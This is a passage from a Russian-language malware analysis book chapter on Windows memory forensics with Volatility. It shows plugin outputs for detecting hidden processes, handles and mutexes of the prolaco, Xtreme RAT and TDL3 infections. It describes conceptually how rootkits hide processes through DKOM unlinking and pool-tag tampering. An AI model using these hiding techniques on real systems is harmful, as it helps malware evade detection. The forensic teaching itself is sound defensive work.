можете перемещаться по двусвязному списку вперед (используя Flink) или назад (Blink), а затем вычитать значение смещения, чтобы добраться до начала структуры _EPROCESS следующего или предыдущего процесса. Чтобы понять, о чем идет речь, давайте посмотрим на значения полей Flink и Blink в структуре _EPROCESS файла smss.exe:

```
kd> dt -b -v nt!_EPROCESS fffffa8061d35700
struct _EPROCESS, 135 elements, 0x4d0 bytes
.....
   +0x180 UniqueProcessId : 0x00000000`000000fc
   +0x188 ActiveProcessLinks : struct _LIST_ENTRY, 2 elements, 0x10 bytes
   [ 0xfffffa80`62583cb8 - 0xfffffa80`6106ccb8 ]
      +0x000 Flink : 0xfffffa80`62583cb8
      +0x008 Blink : 0xfffffa80`6106ccb8
```

Flink имеет значение 0xfffffa8062583cb8. Это начальный адрес ActiveProcessLinks (Flink) следующей структуры _EPROCESS. Поскольку ActiveProcessLinks в нашем примере находится со смещением 0x188 от начала _EPROCESS, вы можете перейти к началу структуры _EPROCESS следующего процесса, вычтя 0x188 из значения Flink. В следующем листинге обратите внимание на то, что, вычитая 0x188, мы попали в структуру _EPROCESS следующего процесса, который называется csrss.exe:

```
kd> dt nt!_EPROCESS (0xfffffa8062583cb8-0x188)
   +0x000 Pcb : _KPROCESS
   +0x160 ProcessLock : _EX_PUSH_LOCK
   [REMOVED]
   +0x180 UniqueProcessId : 0x00000000`0000014c Void
   +0x188 ActiveProcessLinks : _LIST_ENTRY [ 0xfffffa80`625acb68 - 0xfffffa80`61d35888 ]
   +0x198 ProcessQuotaUsage : [2] 0x2c18
   [REMOVED]
   +0x288 Win32WindowStation : (null)
   +0x290 InheritedFromUniqueProcessId : 0x00000000`00000144 Void
   [REMOVED]
   +0x2d8 Session : 0xfffff880`042ae000 Void
   +0x2e0 ImageFileName : [15] "csrss.exe"
   +0x2ef PriorityClass : 0x2 ''
```

Как видите, пройдя по двусвязному списку, можно перечислить информацию обо всех активных процессах, запущенных в системе.

В системе такие инструменты, как диспетчер задач или Process Explorer, используют функции API, которые в конечном счете основаны на поиске и обходе одинакового двусвязного списка структур _EPROCESS, существующих в памяти ядра. Плагин pslist также включает логику поиска и обхода того же двусвязного списка структур _EPROCESS из образа памяти. Для этого плагин pslist находит символ с именем _PsActiveProcessHead, который определен в ntoskrnl.exe (или ntkrnlpa.exe). Этот символ указывает на начало двусвязного списка структур _EPROCESS. Затем pslist обходит его для перечисления всех запущенных процессов.

Для получения подробной информации о работе и логике, используемой плагинами Volatility, которые описаны в этой книге, обратитесь к статье «Искусство криминалистического анализа дампов памяти: обнаружение вредоносных программ и угроз в памяти Windows, Linux и Mac» Майкла Хейла Лая, Эндрю Кейса, Джейми Леви и Аарона Уолтерса.

Как упоминалось ранее, такой плагин, как `pslist`, поддерживает несколько опций и аргументов; это можно отобразить, набрав `-h` (`--help`) рядом с именем плагина.

Одним из параметров `pslist` является `--output-file`. Вы можете использовать эту опцию, чтобы перенаправить вывод `pslist` в файл:

```
$ python vol.py -f perseus.vmem --profile=Win7SP1x86 pslist --output-file=pslist.txt
```

Другой вариант – это `-p` (`--pid`). Используя эту опцию, можно установить информацию о конкретном процессе, если вы знаете его идентификатор (PID):

```
$ python vol.py -f perseus.vmem --profile=Win7SP1x86 pslist -p 3832
Volatility Foundation Volatility Framework 2.6
Offset(V)    Name           PID   PPID  Thds  Hnds  Wow64    Start
----------   ------------   ----  ----  ----  ----  -----    -------------------
0x8503f0e8   svchost..exe   3832  3712  11    303   0        2016-09-23 09:24:55
```

10.4.2. Вывод списка процессов с использованием psscan


`psscan` – еще один плагин Volatility, в котором перечислены процессы, запущенные в системе.

В отличие от `pslist`, `psscan` не обходит двусвязный список объектов `_EPROCESS`. Вместо этого он сканирует физическую память на предмет подписи объектов процесса. Другими словами, `psscan` использует иной подход для составления списка процессов по сравнению с плагином `pslist`. Вы можете подумать, для чего нужен плагин `psscan`, когда плагин `pslist` может сделать то же самое? Ответ заключается в технике, используемой `psscan`. Благодаря подходу, который он использует, он может обнаруживать завершенные и скрытые процессы. Злоумышленник может скрыть процесс, чтобы судебный аналитик не обнаружил вредоносный процесс во время оперативной криминалистической экспертизы. Теперь возникает вопрос: как злоумышленник может скрыть процесс? Чтобы понять это, вам нужно изучить метод атаки, известной как *прямое манипулирование объектами ядра* (Direct kernel object manipulation – DKOM).

10.4.2.1 Прямое манипулирование объектами ядра (DKOM)

DKOM – метод, включающий в себя изменение структур данных ядра. Используя DKOM, можно скрыть процесс или драйвер. Чтобы скрыть процесс, злоумышленник находит структуру `_EPROCESS` вредоносного процесса, которую хочет скрыть, и изменяет поле `ActiveProcessLinks`. В частности, `Flink` предыдущего блока `_EPROCESS` сделан для указания на `Flink` следующего блока `_EPROCESS`, а `Blink` следующего блока `_EPROCESS` установлен для указания на `Flink` предыдущего

блока _EPROCESS. В результате этого блок _EPROCESS, связанный с вредоносным процессом, оказывается отвязанным от списка (как показано ниже).



Отвязав процесс, злоумышленник может скрыть вредоносный процесс от инструментов компьютерной криминалистики, которые полагаются на обход двусвязного списка для перечисления активных процессов. Как вы уже догадались, этот метод также скрывает вредоносный процесс от плагина pslist (который тоже основан на обходе двусвязного списка). Ниже приведен вывод pslist и psscan из системы, зараженной руткитом prolaco, который выполняет DKOM, чтобы скрыть процесс. Для краткости некоторые записи были удалены. Когда вы сравните листинги pslist и psscan, то заметите дополнительный процесс nvid.exe (pid 1700) в выводе psscan, которого нет в pslist:


```
$ python vol.py -f infected.vmem --profile=WinXPSP3x86 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V)    Name           PID   PPID  Thds  Hnds  Sess  Wow64   Start
---------    -------------  ----  ----  ----  ----  ----  -----   -------------------
0x819cc830   System         4     0     56    256   ----  0
0x814d8380   smss.exe       380   4     3     19    ----  0       2014-06-11 14:49:36
0x818a1868   csrss.exe      632   380   11    423   0     0       2014-06-11 14:49:36
0x813dc1a8   winlogon.exe   656   380   24    524   0     0       2014-06-11 14:49:37
0x81659020   services.exe   700   656   15    267   0     0       2014-06-11 14:49:37
0x81657910   lsass.exe      712   656   24    355   0     0       2014-06-11 14:49:37
0x813d7688   svchost.exe    884   700   21    199   0     0       2014-06-11 14:49:37
0x818f5d10   svchost.exe    964   700   10    235   0     0       2014-06-11 14:49:38
0x813cf5a0   svchost.exe    1052  700   84    1467  0     0       2014-06-11 14:49:38
0x8150b020   svchost.exe    1184  700   16    211   0     0       2014-06-11 14:49:40
0x81506c68   spoolsv.exe    1388  700   15    131   0     0       2014-06-11 14:49:40
0x81387710   explorer.exe   1456  1252  16    459   0     0       2014-06-11 14:49:55
```

```
$ python vol.py -f infected.vmem --profile=WinXPSP3x86 psscan
Volatility Foundation Volatility Framework 2.6
Offset(P)           Name           PID   PPID  PDB          Time created
------------------  -----------    ----  ----  ----------   ------------------
0x0000000001587710  explorer.exe   1456  1252  0x08440260   2014-06-11 14:49:55
0x00000000015cf5a0  svchost.exe    1052  700   0x08440120   2014-06-11 14:49:38
0x00000000015d7688  svchost.exe    884   700   0x084400e0   2014-06-11 14:49:37
0x00000000015dc1a8  winlogon.exe   656   380   0x08440060   2014-06-11 14:49:37
0x00000000016ba360  nvid.exe       1700  1660  0x08440320   2014-10-17 09:16:10
0x00000000016d8380  smss.exe       380   4     0x08440020   2014-06-11 14:49:36
0x0000000001706c68  spoolsv.exe    1388  700   0x084401a0   2014-06-11 14:49:40
0x000000000170b020  svchost.exe    1184  700   0x08440160   2014-06-11 14:49:40
0x0000000001857910  lsass.exe      712   656   0x084400a0   2014-06-11 14:49:37
0x0000000001859020  services.exe   700   656   0x08440080   2014-06-11 14:49:37
0x0000000001aa1868  csrss.exe      632   380   0x08440040   2014-06-11 14:49:36
0x0000000001af5d10  svchost.exe    964   700   0x08440100   2014-06-11 14:49:38
0x0000000001bcc830  System         4     0     0x00319000
```

Как упоминалось ранее, причина, по которой `psscan` обнаруживает скрытый процесс, заключается в том, что он использует другой метод для перечисления процессов, называющийся сканированием тегов пула.

10.4.2.2 Общие сведения о сканировании тегов пула

Если вы помните, я ранее упоминал системные ресурсы, такие как процессы, файлы, потоки и т. д., в качестве объектов исполнительной системы. Объекты исполнительной системы управляются компонентом ядра, называемым диспетчером объектов. Каждый объект исполнительной системы имеет связанную с ним структуру (например, `_EPROCESS` для объекта процесса). Структуре объекта исполнительной системы предшествует структура `_OBJECT_HEADER`, которая содержит информацию о типе объекта и счетчики ссылок. Затем `_OBJECT_HEADER` предшествует ноль или другие необязательные заголовки. Другими словами, вы можете рассматривать объект как комбинацию структуры объекта исполнительной системы, заголовка объекта и необязательных заголовков, как показано ниже.




Для хранения объекта требуется память, и эта память выделяется диспетчером памяти Windows из пулов ядра. Пул ядра – это диапазон памяти, который может быть разделен на более мелкие блоки для хранения данных, таких как объекты.

Пул делится на выгружаемый пул (содержимое которого может быть выгружено на диск) и невыгружаемый пул (содержимое которого постоянно находится в памяти).

Объекты (такие как процесс и потоки) хранятся в невыгружаемом пуле в ядре, что означает, что они всегда будут находиться в физической памяти.

Когда ядро Windows получает запрос на создание объекта (возможно, из-за API-вызовов, выполняемых такими процессами, как `CreateProcess` или `CreateFile`), память для объекта выделяется из выгружаемого или невыгружаемого пула (в зависимости от типа объекта). Это распределение отмечено добавлением структуры `_POOL_HEADER` к объекту, чтобы в памяти каждый объект имел предсказуемую структуру, подобную показанной ниже. Структура `_POOL_HEADER` включает в себя поле с именем `PoolTag`, которое содержит четырехбайтовый тег (называемый тегом пула). Этот тег пула можно использовать для идентификации объекта. Для объекта процесса тег – это `Proc`, а для объекта `File` – файл и т. д.

Структура `_POOL_HEADER` также содержит поля, которые указывают размер выделения и тип памяти (выгружаемый или невыгружаемый пул), который она описывает.



Вы можете рассматривать все объекты процесса, находящиеся в невыгружаемом пуле памяти ядра (который в конечном итоге отображается в физическую память), как помеченные тегом `Proc`.

Именно этот тег использует `psscan` Volatility в качестве отправной точки для идентификации объекта процесса. В частности, он сканирует физическую память для тега `Proc`, чтобы определить распределение тегов пула, связанного с объектом процесса, и дополнительно подтверждает это, используя более надежную сигнатуру и эвристику. Как только `psscan` находит объект процесса,

он извлекает необходимую информацию из своей структуры _EPROCESS. Psscan повторяет эту процедуру, пока не найдет все объекты процесса. Фактически многие плагины Volatility используют сканирование тегов пула, чтобы идентифицировать и извлечь информацию из образа памяти.

Плагин psscan не только обнаруживает скрытый процесс благодаря подходу, который он использует, но также обнаруживает и завершенные процессы. Когда объект уничтожается (например, когда процесс завершается), выделение памяти, содержащее этот объект, освобождается обратно в пул ядра, но содержимое в памяти не перезаписывается немедленно, что означает, что объект процесса все еще может находиться в памяти, если эта память не выделена для другой цели. Если память, содержащая завершенный объект процесса, не перезаписана, то psscan может обнаружить завершенный процесс.

Подробную информацию о сканировании тегов пула *см.* в статье Андреаса Шустера «Поиск процессов и потоков в дампах памяти Microsoft Windows» или в книге «Искусство криминалистической экспертизы памяти».

На этом этапе вы должны понимать, как работают плагины Volatility. Большинство плагинов использует похожую логику. Подводя итог, можно сказать, что важнейшая информация существует в структурах данных, поддерживаемых ядром. Плагины полагаются на поиск и извлечение информации из этих структур данных. Подход к поиску и извлечению артефактов компьютерной криминалистики различен; некоторые плагины используют обход двусвязного списка (например, pslist), а некоторые – метод сканирования тегов пула (например, psscan) для извлечения сответствующей информации.

10.4.3 Определение связей между процессами

При изучении процессов может быть полезно определить родительские/дочерние связи между процессами. В ходе исследования вредоносных программ это поможет вам понять, какие еще процессы связаны с вредоносным процессом. Плагин pstree отображает связи родительских и дочерних процессов, используя выходные данные из pslist и форматируя их в виде дерева. В следующем примере при запуске плагина pstree для зараженного образа памяти отображается связь процессов; дочерний процесс имеет отступ вправо и начинается с периодов.


Из результатов видно, что OUTLOOK.EXE был запущен процессом explorer.exe. Это нормально, потому что всякий раз, когда вы запускаете приложение двойным щелчком, оно запускается обозревателем. OUTLOOK.EXE (pid 4068) запустил EXCEL.EXE (pid 1124), который, в свою очередь, вызвал cmd.exe (pid 4056) для выполнения вредоносного процесса doc6.exe (pid 2308). Глядя на эти события, можно предположить, что пользователь открыл вредоносный документ Excel, отправленный по электронной почте, который, вероятно, воспользовался уязвимостью или выполнил макрокод для переброски вредоносного ПО и запустил его с помощью cmd.exe:

```
$ python vol.py -f infected.raw --profile=Win7SP1x86 pstree
Volatility Foundation Volatility Framework 2.6
Name                    Pid   PPid  Thds  Hnds  Time
----------------------  ----  ----- ----  ----  ------------------
[REMOVED]
0x86eb4780:explorer.exe    1608  1572  35    936   2016-05-11 12:15:10
. 0x86eef030:vmtoolsd.exe  1708  1608  5     160   2016-05-11 12:15:10
. 0x851ee2b8:OUTLOOK.EXE   4068  1608  17    1433  2018-04-15 02:14:23
.. 0x8580a3f0:EXCEL.EXE    1124  4068  11    377   2018-04-15 02:14:35
... 0x869d1030:cmd.exe     4056  1124  5     117   2018-04-15 02:14:41
.... 0x85b02d40:doc6.exe   2308  4056  1     50    2018-04-15 02:14:59
```

Поскольку плагин `pstree` использует плагин `pslist`, он не может перечислить скрытые или завершенные процессы. Другой метод определения связей процессов – использование плагина `psscan` для генерации визуального представления связей родитель/потомок. Следующая команда `psscan` выводит данные в формате точек, которые затем можно открыть с помощью программного обеспечения для визуализации графов, такого как Graphviz (www.graphviz.org/) или XDot (который можно установить в системе Linux с помощью `sudo apt install xdot`):

```
$ python vol.py -f infected.vmem --profile=Win7SP1x86 psscan --output=dot
--outputfile=infected.dot
```

Открытие зараженного.dot-файла с помощью XDot отображает связь между процессами, обсуждавшимися ранее.



10.4.4 Вывод списка процессов с использованием psxview

Ранее вы видели, как можно манипулировать списком процессов, чтобы скрыть процесс.

Вы также поняли, как psscan использует сканирование тегов пула для обнаружения скрытого процесса. Оказывается, что _POOL_HEADER (на который опирается psscan) используется только с целью отладки и не влияет на стабильность операционной системы.

Это означает, что злоумышленник может установить драйвер ядра для запуска в пространстве ядра и изменить теги пула или любое другое поле в _POOL_HEADER. Изменяя тег пула, злоумышленник может помешать правильной работе плагинов, которые полагаются на сканирование тегов пула. Другими словами, изменяя тег пула, можно скрыть процесс от psscan. Чтобы преодолеть эту проблему, плагин psxview использует извлечение информации о процессе из разных источников. Он перечисляет процесс семи разными способами. Сравнивая выходные данные из разных источников, можно обнаружить несоответствия, вызванные вредоносным ПО. На следующем скриншоте psxview перечисляет процессы, используя семь различных методов.

Информация о каждом процессе отображается в виде одной строки, а используемые им методы отображаются в виде столбцов, содержащих значения True или False. Значение False под конкретным столбцом указывает, что процесс не был найден с использованием соответствующего метода. В следующем листинге psxview обнаружил скрытый процесс nvid.exe (pid 1700), используя все методы, кроме метода pslist.

```
$ python vol.py -f infected.vmem --profile=WinXPSP3x86 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)  Name                    PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime
---------- -------------------- ------ ------ ------ -------- ------ ----- ------- -------- --------
0x01956b08 alg.exe                 564 True   True   True     True   True  True    True
0x01857910 lsass.exe               712 True   True   True     True   True  True    True
0x01945da0 wuauclt.exe            1452 True   True   True     True   True  True    True
0x019e2818 svchost.exe            1112 True   True   True     True   True  True    True
0x01587710 explorer.exe           1456 True   True   True     True   True  True    True
0x01859020 services.exe            700 True   True   True     True   True  True    True
0x015dc1a8 winlogon.exe            656 True   True   True     True   True  True    True
0x015254b0 wmiprvse.exe            420 True   True   True     True   True  True    True
0x015d7688 svchost.exe             884 True   True   True     True   True  True    True
0x015b0da0 vmtoolsd.exe           1984 True   True   True     True   True  True    True
0x0156a0e8 ctfmon.exe             1764 True   True   True     True   True  True    True
0x0170b020 svchost.exe            1184 True   True   True     True   True  True    True
0x01553c88 lsass.exe              1664 True   True   True     True   True  True    True
0x016ba360 nvid.exe               1700 False  True   True     True   True  True    True
0x01af5d10 svchost.exe             964 True   True   True     True   True  True    True
0x01706c68 spoolsv.exe            1388 True   True   True     True   True  True    True
0x015cf5a0 svchost.exe            1052 True   True   True     True   True  True    True
0x016d8380 smss.exe                380 True   True   True     True   False False   False
0x013ee858 cmd.exe                2284 False  True   False    False  False False   False    2014-10-17 09:17:21 UTC+0000
0x01bcc830 System                    4 True   True   True     True   False False   False
0x01aa1868 csrss.exe               632 True   True   True     True   False True    True
```

На предыдущем скриншоте вы заметите ложные значения для нескольких процессов. Например, процесс cmd.exe не присутствует ни в одном из методов, кроме метода psscan. Можно подумать, что cmd.exe скрыт, но это не так; причина, по которой вы видите значение False, заключается в том, что cmd.exe завершен (вы можете узнать это из столбца ExitTime). В результате, используя все остальные методы, мы не смогли найти его там, где нашел его psscan, потому что при сканировании пула тегов можно обнаружить завершенный процесс. Другими словами, значение False в столбце не обязательно означает, что процесс скрыт от этого метода; это также может означать, что он ожидается

(в зависимости от того, как и откуда этот метод получает информацию о процессе). Чтобы узнать это, можете использовать опцию `-R` (`--apply-rules`) следующим образом. На скриншоте ниже обратите внимание на то, что значения `False` заменяются на `Okay`. `Okay` означает `False`, но это ожидаемое поведение. После запуска плагина `psxview` с параметром `-R` (`--apply-rules`), если вы по-прежнему видите значение `False` (например, `nvid.exe` с `pid 1700` на следующем скриншоте), это явный признак того, что процесс скрыт от этого метода.

```
$ python vol.py -f infected.vmem --profile=WinXPSP3x86 psxview -R ←
Volatility Foundation Volatility Framework 2.6
Offset(P)  Name                    PID pslist psscan thrdproc pspcid csrss session deskthrd ExitTime
---------- -------------------- ------ ------ ------ -------- ------ ----- ------- -------- --------
0x01956b08 alg.exe                 564 True   True   True     True   True  True    True
0x01857910 lsass.exe               712 True   True   True     True   True  True    True
0x01945da0 wuauclt.exe            1452 True   True   True     True   True  True    True
0x019e2818 svchost.exe            1112 True   True   True     True   True  True    True
0x01587710 explorer.exe           1456 True   True   True     True   True  True    True
0x01859020 services.exe            700 True   True   True     True   True  True    True
0x015dc1a8 winlogon.exe            656 True   True   True     True   True  True    True
0x015254b0 wmiprvse.exe            420 True   True   True     True   True  True    True
0x015d7688 svchost.exe             884 True   True   True     True   True  True    True
0x0156a0e8 ctfmon.exe             1764 True   True   True     True   True  True    True
0x0170b020 svchost.exe            1184 True   True   True     True   True  True    True
0x01553c88 lsass.exe              1664 True   True   True     True   True  True    True
0x016ba360 nvid.exe               1700 False  True   True     True   True  True    True
0x01af5d10 svchost.exe             964 True   True   True     True   True  True    True
0x01706c68 spoolsv.exe            1388 True   True   True     True   True  True    True
0x015cf5a0 svchost.exe            1052 True   True   True     True   True  True    True
0x016d8380 smss.exe                380 True   True   True     True   Okay  Okay    Okay
0x013ee858 cmd.exe                2284 Okay   True   Okay     Okay   Okay  Okay    Okay     2014-10-17 09:17:21 UTC+0000
0x01bcc830 System                    4 True   True   True     True   Okay  Okay    Okay
0x01aa1868 csrss.exe               632 True   True   True     True   Okay  True    True
```

10.5 Вывод списка дескрипторов процесса

Во время вашего расследования, когда вы определите вредоносный процесс, вы, возможно, захотите узнать, к каким объектам (например, процессы, файлы, ключи реестра и т. д.) процесс получает доступ. Это даст вам представление о компонентах, связанных с вредоносными программами, и о том, как они работают. Например, кейлоггер может получить доступ к файлу журнала для регистрации захваченных нажатий клавиш, или вредоносная программа может содержать открытый дескриптор файла конфигурации.

Чтобы получить доступ к объекту, процесс должен сначала открыть дескриптор этого объекта, вызвав такой API, как `CreateFile` или `CreateMutex`. Как только он открывает дескриптор объекта, он использует его для выполнения последующих операций, таких как запись в файл или чтение из файла. Дескриптор – это косвенная ссылка на объект. Рассматривайте его как нечто, что представляет объект (дескриптор сам по себе не является объектом). Объекты находятся в памяти ядра, тогда как процесс выполняется в пространстве пользователя, из-за чего процесс не может напрямую обращаться к объектам, следовательно, он использует дескриптор, который представляет этот объект.


Каждому процессу предоставляется отдельная таблица дескрипторов, которая находится в памяти ядра. Эта таблица содержит все объекты ядра, такие как файлы, процессы и сетевые сокеты, связанные с процессом. Вопрос в том, как заполняется эта таблица. Когда ядро получает запрос от процесса

на создание объекта (через такой API, как `CreateFile`), объект создается в памяти ядра.

Указатель на объект помещается в первый доступный слот в таблице дескрипторов процесса, и соответствующее значение индекса возвращается процессу. Значение индекса – это дескриптор, который представляет объект, и этот дескриптор используется процессом для выполнения последующих операций.

В действующей системе вы можете проверить объекты ядра, к которым обращается определенный процесс, с помощью инструмента Process Hacker. Для этого запустите Process Hacker как администратор, щелкните правой кнопкой мыши по любому процессу, а затем выберите вкладку **Дескрипторы**.

Ниже показаны дескрипторы процесса csrss.exe. csrss.exe является легитимным процессом операционной системы, который играет роль в создании каждого процесса и потока. По этой причине вы увидите, что csrss.exe имеет открытые дескрипторы для большинства запущенных в системе процессов (кроме себя и его родительских процессов). На скриншоте ниже третий столбец представляет собой значение дескриптора, а четвертый показывает адрес объекта в памяти ядра. Например, первый процесс, wininit.exe, расположен по адресу `0x8705c410` (адрес его структуры `_EPROCESS`) в памяти ядра, а значение дескриптора, представляющего этот объект, составляет `0x60`.



Один из методов, используемых плагином `psxview`, основан на обходе таблицы дескрипторов процесса csrss.exe для идентификации объектов процесса. Если есть несколько экземпляров csrss.exe, то `psxview` анализирует таблицу дескрипторов всех экземпляров csrss.exe, чтобы вывести список запущенных процессов, кроме процесса csrss.exe и его родительских процессов (smss.exe и системных процессов).

Из образа памяти вы можете получить список всех объектов ядра, к которым обращался процесс, используя плагин `handles`. Следующий скриншот показывает дескрипторы процесса с `pid 356`. Если вы запустите плагин `handles` без опции `-p`, он отобразит информацию о дескрипторах для всех процессов.

```
$ python vol.py -f win7.vmem --profile=Win7SP1x86 handles -p 356
Volatility Foundation Volatility Framework 2.6
Offset(V)     Pid     Handle     Access Type             Details
---------- ------ ---------- ---------- ---------------- -------
0x8c70bae8    356        0x4        0x3 Directory        KnownDlls
0x86266920    356        0x8   0x100020 File             \Device\HarddiskVolume1\Windows\System32
0x86264818    356        0xc      0x804 EtwRegistration
0x97c029b0    356       0x10    0xf000f Directory        BNOLINKS
0x97c0a4f0    356       0x14    0xf0001 SymbolicLink     0
0x97c0aeb0    356       0x18    0xf000f Directory        0
0x97c08ee8    356       0x1c    0xf000f Directory        DosDevices
0x888e5f58    356       0x20    0xf000f Directory        Windows
0x97c10ac8    356       0x24    0xf000f Directory        BaseNamedObjects
0x97c073a8    356       0x28    0xf001f Section          SharedSection
0x97c11910    356       0x2c    0xf000f Directory        Restricted
0x97c10c50    356       0x30    0x20019 Key              MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS
0x97c11b68    356       0x34        0x1 Key              MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER
0x86265328    356       0x38   0x120089 File             \Device\HarddiskVolume1\Windows\System32\en-US\csrss.exe.mui
```

Вы также можете отфильтровать результаты для определенного типа объекта (`Файл`, `Ключ`, `Процесс`, `Мутант` и т. д.), используя опцию `-t`. В следующем примере плагин `handles` был запущен для образа памяти, зараженного Xtreme RAT. Плагин использовался для вывода списка мьютексов, открытых вредоносным процессом (с `pid 1772`).

В следующем листинге можно увидеть, что Xtreme RAT создает мьютекс с именем `oZ694XMhk6yxgbTA0`, чтобы обозначить свое присутствие в системе. Мьютекс, подобный тому, что был создан Xtreme RAT, может стать хорошим индикатором на основе хоста для использования его в мониторинге на основе хоста:

```
$ python vol.py -f xrat.vmem --profile=Win7SP1x86 handles -p 1772 -t Mutant
Volatility Foundation Volatility Framework 2.6
Offset(V)    Pid    Handle   Access     Type    Details
----------   ----   ------   --------   ------  -----------------------------
0x86f0a450   1772   0x104    0x1f0001   Mutant  oZ694XMhk6yxgbTA0
0x86f3ca58   1772   0x208    0x1f0001   Mutant  _!MSFTHISTORY!_
0x863ef410   1772   0x280    0x1f0001   Mutant  WininetStartupMutex
0x86d50ca8   1772   0x29c    0x1f0001   Mutant  WininetConnectionMutex
0x8510b8f0   1772   0x2a0    0x1f0001   Mutant  WininetProxyRegistryMutex
0x861e1720   1772   0x2a8    0x100000   Mutant  RasPbFile
0x86eec520   1772   0x364    0x1f0001   Mutant  ZonesCounterMutex
0x86eedb18   1772   0x374    0x1f0001   Mutant  ZoneAttributeCacheCounterMutex
```

В следующем примере образа памяти, зараженного руткитом TDL3, процесс `svchost.exe` (`pid 880`) имеет открытые дескрипторы файлов для вредоносной библиотеки DLL и драйвера ядра, связанного с руткитом:

```
$ python vol.py -f tdl3.vmem handles -p 880 -t File
Volatility Foundation Volatility Framework 2.6
Offset(V)  Pid  Handle Access   Type Details
---------- ---  ------ -------- ---- ----------------------------
0x89406028 880  0x50   0x100001 File \Device\KsecDD
0x895fdd18 880  0x100  0x100000 File \Device\Dfs
[REMOVED]
0x8927b9b8 880  0x344  0x120089 File [REMOVED]\system32\TDSSoiqh.dll
0x89285ef8 880  0x34c  0x120089 File [REMOVED]\system32\drivers\TDSSpqxt.sys
```

10.6 Вывод списка DLL

В этой книге вы видели примеры вредоносных программ, использующих DLL для реализации вредоносных функций. Поэтому, помимо исследования процессов, вы также можете изучить список загруженных библиотек. Чтобы вывести список загруженных модулей (исполняемых файлов и библиотек DLL), вы можете использовать плагин Volllity `dlllist`.

Плагин `dlllist` также отображает полный путь, связанный с процессом. Давайте рассмотрим в качестве примера вредоносную программу Ghost RAT. Она реализует вредоносные функции в виде служебной DLL, и в результате процесс `svchost.exe` загружает вредоносную DLL (для получения дополнительной информации о служебной DLL обратитесь к разделу службы в главе 7 «Функциональные возможности и постоянство вредоносных программ»). Ниже приведен листинг из списка `dlllist`, где можно увидеть подозрительный модуль с нестандартным расширением (`.ddf`), загружаемым процессом `svchost.exe` (`pid 800`).

Первый столбец `Base` указывает базовый адрес, то есть адрес в памяти, куда загружен модуль:

```
$ python vol.py -f ghost.vmem --profile=Win7SP1x86 dlllist -p 880
